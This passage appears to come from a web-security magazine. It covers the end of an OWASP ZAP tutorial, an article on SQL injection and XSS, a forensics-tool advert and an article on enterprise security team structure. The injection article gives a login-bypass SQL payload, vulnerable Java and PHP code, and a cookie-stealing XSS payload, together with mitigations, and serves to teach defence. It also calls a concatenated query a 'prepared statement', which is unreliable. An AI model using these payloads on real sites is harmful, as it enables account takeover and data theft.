


Figure 22.

Decoding characters can sometimes give the tester more information on the Applications. The developer may have encoded sensitive information. Cookies and Session ID'S can sometimes contain sensitive information relating to the user.

ZAP ADD-ONS

ZAP allows the user to import add-ons from its marketplace. These add-ons extend the normal coverage a basic installation of ZAP would provide.




Figure 23.

These tools include SQL Map Injection engine, enhanced active scanning and spider rules, AJAX and Web Socket compatibilities.

REPORTS

ZAP provides multiple types of Reporting Techniques. It can produce reports in HTML, XML, Export Messages to File, Export Responses to File, Export URL's to File and Compare with another Session. Simply select Reports on the toolbar and choose the type you wish.




Figure 24.

Below is an example of a HTML Report.


Low (Warning)	X-Content-Type-Options header missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'
URL	http://altoromutual.com/
Solution	This check is specific to Internet Explorer 8 and Google Chrome. Ensure each page sets a Content-Type header and the X-CONTENT-TYPE-OPTIONS if the Content-Type header is unknown
Reference	
Informational (Warning)	X-Frame-Options header not set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks
URL	http://altoromutual.com/
Solution	Most modern Web browsers support the X-Frame-Options HTTP header, ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY).
Reference	http://blogs.msdn.com/b/feindefinals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx?Redirected=true

Figure 25.

CONCLUSION

ZAP is a vital tool needed when carrying out security assessments. Its vast range of features allows for comprehensive and in-depth testing of the targeted Web Application.

ABOUT THE AUTHOR



Ronan Dunne is a graduate in Computer Security and Digital Forensics, SSCP certified and in the process of completing his MSc in Systems and Software Security. Currently working as an Application Security Engineer for a fortune 500 company.

ABOUT THE AUTHOR



Anthony Caldwell holds an MSc in Experimental Physics, an MPhil in Information Systems Research, is SSCP certified works as an application security engineer and independent security researcher. Recently, he published a conference paper at the 24th IET Irish Signals and Systems Conference on Modeling User Behaviour in Response to Cyberthreats using structural equation modeling techniques.

INJECTIONS (SQLI AND XSS):

STILL REMAIN A SERIOUS THREAT IN THE WEB SPACE

by Uday Bhaskar

With most of the day-to-day practices such as banking, finance, insurance, health, shopping and many of the application software's making their way from desktops to web, there has been a tremendous increase in the online web based applications in the recent years. And as the usage of web applications increase, the chances of misuse of the applications increase. Keeping these aspects in mind, this article would provide a dive deep into two of the most notorious vulnerabilities of the Application Security Space, Injections and Cross Site Scripting (XSS). This article majorly covers the attackers prospective of these two vulnerabilities.

What you will learn:

A basic knowledge of SQL Injections Attacks (SQLI).

- A basic knowledge of Cross Site Scripting Attacks (XSS).
- Attackers prospective of SQLI and XSS.
- How to mitigate SQLI and XSS.

What you should know:

- Basic Understanding of Structured Query Language (SQL).
- Basic Understanding of HTML and Java Scripts.

Though this article covers the how to's and countermeasures of Injections and Cross Site Scripting attacks, a reader who is done with this article would get an intuitive knowledge of why these vulnerabilities are still present in OWASP Top 10, being rated as high vulnerabilities and secondly to know how an attacker thinks of these vulnerabilities to make the best out of it. Hence as somebody said, "You need to see through the attacker to stop the attacker", one would be well equipped to think from the attackers prospective once he is done with this article.

Secondly, the format of the article is question oriented where in questions start from What it is, From where does the attacker perform these attacks and who is the Target, Why and how does all this happen, What's the impact, What went wrong and how to mitigate it.

Increase in number of threats in the Web Space:



Almost around 30% to 40% of all security breaches in the security incidents graph are against web applications and databases and is expected to grow in the years to come. Verizon has come up with this information after looking at 47,000 reported security incidents and 621 breaches this year, detailed in the Verizon 2013 Data Breach Investigations Report. Web applications being openly and easily accessible on Port 80 and 443, with no restriction on firewalls has made attacker's inclination towards web applications to catch the low hanging fruits which are easily to exploit and gain a significant amount of sensitive data, and has increased the number of security incidents to a large extent. Having added robustness to the networks by implementing firewalls and antivirus by companies and organizations has done no good in decreasing the web based security incidents.



SQL INJECTIONS

SQL Injections are one of the prominent vulnerabilities found in most of the web applications ranging from a small scale industry websites to huge government websites. This vulnerability also has a great reputation of being reported as a vulnerability among web applications ranging from E-Commerce, health, Insurance, HRMS, Banking and finance applications as well these days and has caused a great amount of damage in terms of reputation, brand and money to some of the well-known and reputed companies in the world which include Sony, LinkedIn, eHarmony, Yahoo, Epsilon and Citibank.

OWASP defines it as "SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands".

Simply said, these injections happen when attacker injects some SQL commands through the user interface which indirectly communicates to the backend database to execute the commands injected by the attacker or to give the details' to the user that were requested.

From where does the attacker perform these attacks and who is the Target:



Figure 1. Representation of Presentation Tire, Logic Tire and Data Tire\

Considering the above diagram, an attacker uses his browser or in some cases a proxy tool to perform these attacks. And the ultimate victim to SQL Injections is the Data Tire which contains the user related data stored in database systems (Oracle, MSSQL, MYSQL etc).

SO WHY AND HOW DOES ALL THIS HAPPEN

So let's consider a simple case of login page which is vulnerable to SQL Injection attacks:




Figure 2. Login Screen

```

public User findUser(String paramString1, String paramString2)
{
    DatabaseTask local1 = new DatabaseTask()
    {
        private final String val$login;
        private final String val$pass;

        public Object perform()
        throws SQLException
        {
            String str = "Select * From user WHERE login = '" + this.val$login + "' AND pass='" + this.val$pass + "'";
            ResultSet localResultSet = this.statement.executeQuery(str);
            try
  
```

Figure 3. Code snippet of the login page

So, imagine how a developer verifies the authentications of a user, it might be something like this:

```

SELECT * FROM users WHERE login = '' + this.val$login + '' AND pass='' + this.val$pass + ''";
  
```

[Note: The above statement is prepared statement, this has been illustrated just to clear the myth that just implementation of prepared statements will not mitigate the SQL Injection Vulnerability. Secondly a simple SQL query would be like `SELECT * FROM users WHERE login=="$name" and password=="$password"`, where `$name` and `$password` are the parameters directly passed to the SQL Query]

So now, as an attacker we have some usernames available with us and for which the passwords are not know. We would simple try out putting the user name and a wrong password, which the application

would eventually reject and give us warning screen. So as an attacker and having knowledge of how SQL Queries are built and work, we simply try to inject our own SQL Query which is shown below (In SQL or means the end of the query).

```
SELECT * FROM users WHERE login = 'admin' or '1'='1' and password=' '
```

Figure 4. Pre-login Page

So, here we are as the administrator user.

Figure 5. Post-login Page

So having dealt a simple SQL Injection scenario, it is time to get down to the consequences of SQL Injection Vulnerability.

WHAT'S THE IMPACT

The consequences of SQL Injections can be intimidating as the attacks span over a large surface, from login bypass, retrieving sensitive data from the database to taking the control of the system and in some situations causing the denial of service by shutting down the databases. Though the number of SQL injection incidents is in decline these days as per the reports from WhiteHat Security, it's been still rated among OWASP 10 based on the impact it causes to the organization.

WHAT WENT WRONG AND HOW TO MITIGATE IT

Most of the SQL Injections are due improper string concatenation to create dynamic SQL queries and lack of input validations of the user inputs. Secondly, improper hardening of the database may increase the attack surface of the attackers. SQL Injections can be mitigated by proper implementation of Prepared Statements (Parameterized Queries), proper implementation of Stored Procedures, proper database and OS hardening and in some case a strong input validation.

CROSS SITE SCRIPTING

Cross Site Scripting (XSS) is another prominent vulnerability that has plagued a lot of websites. According the WhiteHat Security Top Ten more that 50% of the websites are vulnerable to cross site scripting.

OWASP defines it as "Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it."

Simply put, Cross site scripting is nothing but an injection of client side scripts into a website. These scripts can be HTML scripts or JavaScript scripts. So now, one may question that firstly how the script can be injected into a website and secondly how does this impact. The scripts are easily injected using all the various ways a website collects its inputs from the user. And when an end user requests for the content of the webpage, the scripts is also rendered to the user's browser and has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

Unlike SQL Injections where the database server is the ultimate target for an attacker, XSS attacks are usually performed keeping the end user as an ultimate target. But, it cannot be ruled out that there are some scenarios where-in the server is the ultimate target for the attacker.

XSS are usually classified into two major types; they are Reflected XSS and Stored XSS. Reflected XSS also known as Non-persistent XSS is the most commonly exploited cross-site scripting vulnerability and happens when the data provided by the malicious attacker is simultaneously used in the response by the server side scripts. Unlike the persistent cross-site scripting vulnerability, this does not have such a wide impact, i.e. it is usually a targeted attack. A stored XSS, also known as Persistent XSS vulnerability is when the attacker provides malicious data to the web application and is stored permanently on a database or some other similar storage. The malicious data is later accessed and executed by the victims without it being filtered or sanitized. The attacks in this vulnerability span from hacking another user's browser, direct delivery of browser based exploits, port scanning of internal hosts and even in some cases the website defacement.

FROM WHERE DOES THE ATTACKER PERFORM THESE ATTACKS AND WHO IS THE TARGET




Figure 6. XSS Attack Scenario

Considering the above diagram, an attacker uses his browser or in some cases a proxy tool to perform these attacks. And the ultimate victim to XSS (Cross Site Scripting) is the user (victim) who has the valuable credentials. [Though the user is the ultimate target, there are some scenarios like web defacement, where attacker makes server the target.]

SO WHY AND HOW DOES ALL THIS HAPPEN

So let's consider a simple case of a page which is vulnerable to Cross-Site Scripting attacks:

```

<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>

```

Figure 7. Code snippet of the login page

From the above code it can be observed that the input parameters “name” received through the GET Request is getting displayed back through the HTML page directly without any sanitization or HTML escaping. [Please note that the .php files are server side pages and the attacker has nil access to these pages, the code has been showcased just to illustrate the scenario that is causing the Cross Site Scripting Vulnerability. Usually that attacker find these vulnerability through the browsers or through web proxy tools].




Figure 8-9. Test Page

So thinking from an attacker prospective we would be in search of these kinds of pages that reflect the same input provided by the user without any sanitization. So once, these kinds of pages are identified, an attacker goes ahead in injecting his own malicious script. So when a victim visits the page that has a malicious script injected, he/she would be triggered in getting the malware installed or loss his credentials (Session id) and in some cases by giving back the attacker the victim’s browser access. Though the concept of Cross Site Scripting remains the same for all attacks, the ultimate goal of the attacker may vary depending on the attackers need. It may in some cases land the victim on a malicious phishing site which may look similar to the legitimate page or an attacker may trigger the vulnerability that was identified in the browser and get the access of this system using the browser vulnerability.




Figure 10-11. Test Page with Reflected XSS

The above screenshots show a simple illustration of a java script (`<script>alert (document.cookie);</script>`) that would help the attacker in gaining the valid session of the user. Here instead of using

the normal java script, attacker injects the malicious java script containing a malicious link of the attacker system, which would send the sessions used by the victim to the attackers system. Also tools like BeEf (Browser Exploitation Framework) can be used to gain the access of the users system, install a key logger on a user's system or to perform a social engineering attack.

WHAT'S THE IMPACT

XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account, hijacking another user's browser, Capturing sensitive information viewed by application users, Port scanning of internal hosts, Directed delivery of browser-based exploits. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirect the user to some other page or site, or modify presentation of content.

WHAT WENT WRONG AND HOW TO MITIGATE IT

XSS attacks usually happen due to lack of input validation and HTML escaping that needs to be done on any user given input or application generated output. Hence a strong implementation of input validation and HTML escaping applied at all application points that accept data from the user would mitigate the XSS attacks to large extent.

CONCLUSION

Here, we have learnt about the two most renown vulnerabilities SQL Injections, Cross Site Scripting, could learn to think like an attacker and see the applications from the attackers prospective continued by the possible measures to mitigate it.

REFERENCES

- <http://www.acunetix.com/wp-content/uploads/2012/10/Slider2-320x270.png>
- <http://www.verizonenterprise.com/DBIR/2013/>
- https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.dvwa.co.uk/>
- http://www.brennanit.com.au/wp-content/uploads/2013/03/p16-security-injection-shutterstock_94994470.jpg
- <http://clarusgp.com/wp-content/uploads/2013/01/Application-Security.jpg>

ABOUT THE AUTHOR



Uday Bhaskar – is a Certified Ethical Hacker and a Certified Security Analyst with 3.5 years of experience in Web Application Security, Mobile Application Security, Vulnerability Assessments and Penetration Testing. He is currently working as an Independent Information Security Consultant. He previously worked as a Security Consultant in the Application Security Team at Paladion, having worked on many projects and has trained 20+ engineers to detect security flaws in Web applications. He has found flaws in many of the Oracle commercial web-based banking, financial and insurance products and has helped the respective organizations fix those vulnerabilities. His areas of interest include anything and everything in the domain of Information security, cryptography, reverse engineering, embedded system security and software development. He is a passionate python developer and loves scripting security tools and solving complex problems in the field of Information Security.

PTK Forensics professional

Collaborative
Multi-tasking
Easy-to-use
Case and
Evidence
Management

MAIN FEATURES

RAM
Analysis

Registry
Analysis

e-mail
Analysis


Timeline

Gallery

Keyword Search

Pre-Processing

Advanced
Reporting
System



SPECIAL PROMO 15% OFF
single user perpetual license

<http://www.ptkforensic.com>

promo code **E-FORNCS13**

3-PILLAR SECURITY ASSURANCE TEAM STRUCTURE

FOR ENSURING ENTERPRISE WIDE WEB APPLICATION SECURITY

by **Vedachalam Mahadevan**

With the growing concern of Web application security, enterprises have realized the need to invest in security assurance programs to ensure safety of their websites exposed over the internet. These investments are typically in the area of:

- Application Security Scan tools
- Network and Firewall components
- Security QA, QC, Policy and Governance teams.

Does an enterprise need to invest in all these areas? Are all of these areas: “must-to-focus”? Can’t we follow a final “hack and patch” method before allowing a website to appear over internet? While there can be many such questions; the final decision of investment and approach is largely decided by the enterprise needs and risk-Impact calculations. But irrespective of the areas of focus decided by the enterprise, an enterprise wide team structure is much needed to implement the enterprise’s security policies. From the learning gained from Infosys Security test service engagements, we present here a bare minimum 3 Pillar team structure capable of providing enterprise wide web application security assurance service.

INTRODUCTION – COMBATting EXTERNAL THREATS

Security assessment of a web site is not a one-time affair. Even if nothing has changed in the application code or in the hosting environment, since the hacker groups are continuously finding newer ways to deface applications and access valuable stored data, we need to re-do the vulnerability assessment of the application on a periodic basis. Additionally, we need to enhance the security audit check-list to prevent these new vulnerabilities at design and coding stage. Also, with improving application scan techniques like IBM Appscan’s glass box, we are going to see more security defects crop up from already black box tested unchanged applications and hence the need for an enterprise wide security assurance team which is abreast and continuously upgrading the enterprise security policy and practice.

THE CASE FOR “3-PILLAR SECURITY ASSURANCE TEAM STRUCTURE FOR ENSURING ENTERPRISE WIDE WEB APPLICATION SECURITY ”

Is it mandatory to have a team structure for ensuring Enterprise-wide Application Security? Can’t we pick two best application scan tools, one for: White-box/Static Code analysis and another for Black-box/

Dynamic application scanning and mandate the usage by Coding and Verification teams? Above are some of the frequently asked questions whenever Infosys proposes a team structure for ensuring web application security to some of its customers. Frankly, usage of tools is a good way to ensure application security but it increases the cost as defects are found at a later stage and the bigger risk is: we are moving away from the culture of grooming security aware professionals capable of building security right at the design and coding stage. Infosys' proposal for a 3-Pillar Structure is based on the learning gained from Web Application Security Scanning Service and Periodic Vulnerability Assessment Service provided to its marquee customers. Infosys has found that creating a team structure helps to create a focus group and to align the stakeholders of web application security in an enterprise.

3-PILLAR SECURITY ASSURANCE TEAM STRUCTURE FOR ENSURING ENTERPRISE WIDE APPLICATION SECURITY

Infosys proposes: Security Governance Team, Security Assurance Team and Security Testing team to be the 3-Pillars of the core team formed to ensure enterprise wide web application security. Following section provides the high level responsibility of the proposed teams.




Figure 1. Team Structure for ensuring Enterprise Wide Application Security

SECURITY GOVERNANCE TEAM

Security Governance Team should be positioned as a central body within the enterprise. Key responsibilities of this team include:

- Authority to form Security Compliance and Security Testing teams
- Review recommendation on Security test tools
- Approve tool procurement
- Evaluate and select Vendors for Security Scan Service
- Review impact of Security defects and provide necessary budget / guidance / suggest timelines for remediation
- Review scan reports and provide recommendation for Production Go / No-Go decision.

SECURITY COMPLIANCE TEAM

Security Compliance Team would comprise of application security champions. Below is the list of key responsibilities of this team:

- Help to spread security awareness in the enterprise
- Prepare and continuously enhance code / design checklist

- Validate security requirements
- Guide project teams
- Perform necessary audit during build stage
- Recommend code coverage tools to Security governance team

SECURITY TESTING TEAM

Security Testing Team would be an independent testing team comprising of testing professionals performing black box / dynamic application security scans in the enterprise. Key list of responsibilities of this team include:

- Perform Web Application Security Scan
- Prepare and submit application scan reports
- Perform Risk Impact analysis of application security defects
- Recommend dynamic application scan tools
- Provide feedback to Security compliance team for prevention of defects

Following table provides a snapshot of illustrative set of Goal, Activities, Reporting Structure, Tools used and Performance measurement parameters for the Security Assurance Group.

Table 1. Ensuring Enterprise Wide Web Application Security

	Ensuring Enterprise Wide Web Application Security		
	Governance Team	Compliance Team	Testing Team
Goal	To be aware of enterprise risk tolerance To create an aligned Security Policy To provide confidence to enterprise and its stakeholders.	To increase awareness among developer community To control defects slipping beyond Build Phase	To stay up-to-date on Global Runtime Vulnerabilities To avoid Production Incidents
Reports to	Enterprise CIO	Security Governance Team	Security Governance Team
Activities	Align Compliance and Testing team to Enterprise Security Assurance needs Understand Risk Score of Applications and provides support / investment to de-risk Application Set targets for security compliance and test teams Review Recommendations from Security Compliance and Testing team Help to get necessary budget for Security Assurance Activities	Prepare and maintain necessary Security requirements review, Security code review checklist Plan and perform design / code Audits Provide training on Static Scan tools and Security issues to Developer Community Evaluate Static scan tools and present recommendation to Governance Team	Conduct Run-time Application Scan Use best-in-class Tools and Techniques Evaluate Dynamic Scan tools and present recommendations to Governance Team Provide feedback to Compliance team
Tools & Techniques used	External Review and Audit Necessary trainings Provides necessary motivation	Regular Review and Audit Necessary trainings Provides necessary support to developer community Regular evaluation of new white box tools & techniques	Stay abreast of global web security happenings Regular evaluation of new tools & techniques Provide necessary support to developer team
Performance Measurement	% of Applications Scanned % of High Risk Applications No. of Incidents No. of High Impact Incidents IT Budget per Application	Average Security Awareness Assessment Score of Enterprise Developer Community % of issues found in Assurance Phase	% of Production Incidents Turn Around Time of Application scan request % of False Positive Issues

EASE OF CREATING THE 3-PILLAR SECURITY ASSURANCE TEAM STRUCTURE AND THE ASSOCIATED COST

On the establishment front, Security assurance team can be a combination of teams internal and external to the enterprise. Customer's Security Governance team would be the central body driving the Security assurance activities at the enterprise level. Size of the compliance and testing team would depend on the number of applications, frequency of scan, current risk status of applications and the time-lines for remediation.

On the cost aspect, tools and services are the primary factors. IT service providers like Infosys provide a bundled tool + security testing service, from offshore locations, which are cost-effective. Option of utilizing an external vendor like Infosys for independent Web Application Security Testing Service, apart from cost provides following two other advantages related to tool usage:

- Helps to avoid getting locked with a particular tool
- Helps to get superior service from a wide range of suitable, best in class tools

HOW DOES THE 3-PILLAR SECURITY ASSURANCE TEAM STRUCTURE ALIGN WITH OWASP SAMM ?

SAMM (Security Assurance Maturity Model) described by OWASP provides list of security practices for the business functions (Governance, Construction, Verification and Deployment) in a software organization. 3-Pillar Security Assurance Team Structure proposed in this article can be visualized as a structure to implement the security practices defined by OWASP.

CONCLUSION

Committing to ensure security of web applications is no more a choice. With increasing cost impact (like financial losses) and intrinsic impact (like loss of customer confidence), it is prudent to ensure web applications are scanned for vulnerabilities before they are exposed to internet. The 3 pillar structure described in this article would be a good starting point for enterprises starting out on the security assurance journey. As a concluding note, we provide key benefits provided by the 3-Point security assurance team structure.

- Helps in effective implementation of enterprise security policy
- Serves as an implementation framework
- Serves as a feedback structure for continuous improvement of security practices
- Helps to organize / schedule / define frequency of application scan activities
- Helps in defining a process to improve security audit efficiency
- Brings in process efficiency, with a focus on reducing cost through early security defect detection
- Facilitate conflict management; define priorities and timelines for defect fixes
- Provides mechanism to measure and enforce usage of best-in-class tools & techniques.

REFERENCES

- <http://benchmarks.cisecurity.org/en-us/?route=downloads.metrics>
- SAMM (Security Assurance Maturity Model) at <https://www.owasp.org>

ABOUT THE AUTHOR

